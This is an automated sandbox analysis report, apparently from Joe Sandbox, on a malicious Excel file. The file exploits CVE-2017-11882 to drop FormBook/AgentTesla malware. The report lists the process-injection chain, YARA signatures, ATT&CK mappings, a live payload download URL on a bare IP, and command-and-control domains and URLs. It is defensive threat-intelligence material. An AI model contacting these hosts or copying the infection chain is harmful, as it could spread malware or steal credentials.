ID: 321137
Sample Name: Order List.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 12:04:08
Date: 20/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Order List.xlsx

Overview


General Information

Sample Name:	Order List.xlsx
Analysis ID:	321137
MD5:	b86395637ffd2f1…
SHA1:	f378cb75a5b73b9.
SHA256:	36a4989dba737c..
Tags:	VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Drops PE files to the user root direc…
- Machine Learning detection for dropp…
- Maps a DLL or memory area into an…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2516 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2360 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2880 cmdline: 'C:\Users\Public\vbc.exe' MD5: BF75ED61E1B1F7B310EC1D999077C4DD)
    - RegAsm.exe (PID: 2464 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe MD5: ADF76F395D5A0ECBBF005390B73C3FD2)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - rundll32.exe (PID: 2440 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - cmd.exe (PID: 1616 cmdline: /c del 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2142112075.00000000049E0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000002.2142112075.00000000049E0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8952:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14655:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14141:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14757:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148cf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x936a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133bc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa0e2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19747:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a7ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000004.00000002.2142112075.00000000049E0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16679:$sqlite3step: 68 34 1C 7B E1 • 0x1678c:$sqlite3step: 68 34 1C 7B E1 • 0x166a8:$sqlite3text: 68 38 2A 90 C5 • 0x167cd:$sqlite3text: 68 38 2A 90 C5 • 0x166bb:$sqlite3blob: 68 53 D8 7F 8C • 0x167e3:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.2347273869.0000000000230000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.2347273869.0000000000230000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8952:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14655:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14141:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14757:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148cf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x936a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133bc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa0e2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19747:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a7ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 25 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.vbc.exe.49e0000.3.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.vbc.exe.49e0000.3.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8952:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14655:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14141:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14757:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148cf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x936a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133bc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa0e2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19747:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a7ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
4.2.vbc.exe.49e0000.3.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16679:$sqlite3step: 68 34 1C 7B E1 • 0x1678c:$sqlite3step: 68 34 1C 7B E1 • 0x166a8:$sqlite3text: 68 38 2A 90 C5 • 0x167cd:$sqlite3text: 68 38 2A 90 C5 • 0x166bb:$sqlite3blob: 68 53 D8 7F 8C • 0x167e3:$sqlite3blob: 68 53 D8 7F 8C
4.2.vbc.exe.49e0000.3.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
4.2.vbc.exe.49e0000.3.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77c8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13855:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13341:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13957:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13acf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x856a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125bc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x92e2:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18947:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x199ea:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 7 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



Click to jump to signature section

- AV Detection
- Exploits
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 2	Exploi Redire Calls/S
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4 1	Cached Domain Credentials	System Information Discovery 1 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Rundll32 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Software Packing 3	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	File Deletion 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Order List.xlsx	31%	ReversingLabs	Document-Word.Exploit.CVE-2017-11882	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\vbc[1].exe	27%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
C:\Users\Public\vbc.exe	27%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.vbc.exe.49e0000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.RegAsm.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
teelinkz.com	1%	Virustotal		Browse
alloutdoorspeaker.com	0%	Virustotal		Browse
www.pornfilm3d.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.teelinkz.com/o56q/?sFNp=jpX0Lfi0J&mL0=kNK7qyUu0ssORWb2BQjm/XfEOCgL/rCBvS1q+B2CMQED5QxzM1Z/xIceLMT4/tikHS2Lng==	0%	Avira URL Cloud	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.natcandy.com/o56q/?sFNp=jpX0Lfi0J&mL0=txyYMtCM76zgLKXk1qYYn+5SCVWoTymC4Fy9/8gvc5WTXTsch9hYV+sG2t1iNylweztP4w==	0%	Avira URL Cloud	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://198.23.212.188/reg/vbc.exe	100%	Avira URL Cloud	malware	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	Avira URL Cloud	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	Avira URL Cloud	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://www.alloutdoorspeaker.com/o56q/?mL0=FKXiaoKe3bemDRIUugzxxbPTRBaZLZeqFtxjN0B1OdNP6J3XvAf3eeDn7VbbZMxcUak0EA==&sFNp=jpX0Lfi0J	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://www.pornfilm3d.com/o56q/?sFNp=jpX0Lfi0J&mL0=B+oguf8ZoLV3WGdfJzBRzAgDmcX+4hJ8FJ+I0/mWlmQn56ZLUkNDQwA/Y9AdAB6o/3r8rA==	0%	Avira URL Cloud	safe	
http://p.zhongsou.com/favicon.ico	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
teelinkz.com	34.102.136.180	true	true	• 1%, Virustotal, Browse	unknown
alloutdoorspeaker.com	137.59.52.234	true	true	• 0%, Virustotal, Browse	unknown
crimson.school	34.102.136.180	true	true		unknown
parkingpage.namecheap.com	198.54.117.216	true	false		high
www.pornfilm3d.com	104.24.122.89	true	true	• 0%, Virustotal, Browse	unknown
californiapropiedades.com	67.227.214.78	true	true		unknown
